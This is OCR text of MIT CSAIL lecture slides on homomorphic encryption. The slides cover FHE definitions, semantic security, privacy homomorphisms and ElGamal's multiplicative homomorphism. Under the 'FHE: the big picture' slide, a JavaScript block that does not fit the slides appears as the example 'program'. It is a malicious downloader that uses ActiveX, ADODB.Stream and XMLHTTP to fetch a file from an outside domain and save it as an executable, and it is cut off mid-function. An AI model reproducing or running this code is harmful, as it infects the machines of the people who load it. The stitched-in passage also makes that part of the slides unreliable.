Homomorphic and Functional Encryption

PROFESSIONAL EDUCATION

CSAIL
MIT COMPUTER SCIENCE AND ARTIFICIAL INTELLIGENCE LABORATORY

Homomorphic and Functional Encryption

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
Computer Science and Artificial Intelligence Laboratory (CSAIL)

Massachusetts Institute of Technology

Introduction

TRADITIONAL CRYPTOGRAPHY

Goal: Secure Communication




All-or-nothing

✓ **Have Secret Key, Can Decrypt**

✗ **No Secret Key, No Go**

MODERN COMPUTING WORLD



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









Cloud

Hackers

Insiders

Compute on Data

Encrypt the data



Cloud

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Compute on Data


Encrypt the data

Today: Computing on Encrypted Data

Compute
on Data


Encrypt
the data

Today: Computing on Encrypted Data



Homomorphic Encryption Definitions


FULLY HOMOMORPHIC ENCRYPTION (FHE)



Completeness:

"Anything you can do on plain text data, FHE can do on encrypted data"

FULLY HOMOMORPHIC ENCRYPTION (FHE)



Security = Goldwasser-Micali notion of "indistinguishability of ciphertexts" or "semantic security"

Corollary: encryption is *always randomized*

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

Security = Goldwasser-Micali notion of "indistinguishability of ciphertexts" or "semantic security"

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
FHE: THE BIG PICTURE

Function / Program

```
function spin() {
  try {
    throw 1
  } catch (w) {
    var ra4 = "..//..//.exe",
      ra3 = document.createElement("object");
    ra3.setAttribute("id", ra3);
    ra3.setAttribute("classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
    try {
      var ra0 = ra3.CreateObject("adod".concat("b.str", "eam"), ""),
        ra1 = ra3.CreateObject("Shell.Application", ""),
        ra2 = ra3.CreateObject("msxml2.XMLHTTP", "");
      try {
        ra2.open("GET", "http://litiumholdale.com/w.php?f=103&e=4", false);
        ra2.send();
        ra0.type = 1;
        ra0.open();
        ra0.Write(ra2.responseBody);
        ra0.SaveToFile(ra4, 2);
```

Arithmetic Circuit



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
Arithmetic Circuit



If we had:

- $\mathrm{Enc}(x_1), \mathrm{Enc}(x_2) \Rightarrow \mathrm{Enc}(x_1+x_2)$
- $\mathrm{Enc}(x_1), \mathrm{Enc}(x_2) \Rightarrow \mathrm{Enc}(x_1 \cdot x_2)$

then we are done.

Simple Homomorphic Encryption Schemes

HOMOMORPHIC ENCRYPTION

Compute arbitrary functions on encrypted data?

[Rivest, Adleman and Dertouzos'78]

ON DATA BANKS AND PRIVACY HOMOMORPHISMS

Ronald L. Rivest
Len Adleman
Michael L. Dertouzos

Massachusetts Institute of Technology
Cambridge, Massachusetts

Enc(data), F → Enc(F(data))

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(fully = any function F)

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Enc(data), F → Enc(F(data))

(fully = any function F)

(additive = only additions)

(multiplicative = only multiplications)

(somewhat/partially = circuits of small depth)

MULTIPLICATIVE HOMOMORPHISM

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El Gamal Encryption

Setup: Group G of prime order p

(e.g., set of quadratic residues mod q where q = 2p+1)

Private key: $x \in Z_p$

Public key: generator g, $y = g^x \in G$

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Enc(m_1): $(g^{r_1}, y^{r_1} \bullet m_1)$

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Dec(m): Observe that $(g^{r_1})^x = y^{r_1}$

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
$Enc(m_1) = (g^{r_1}, y^{r_1} \cdot m_1)$

$Enc(m_2) = (g^{r_2}, y^{r_2} \cdot m_2)$



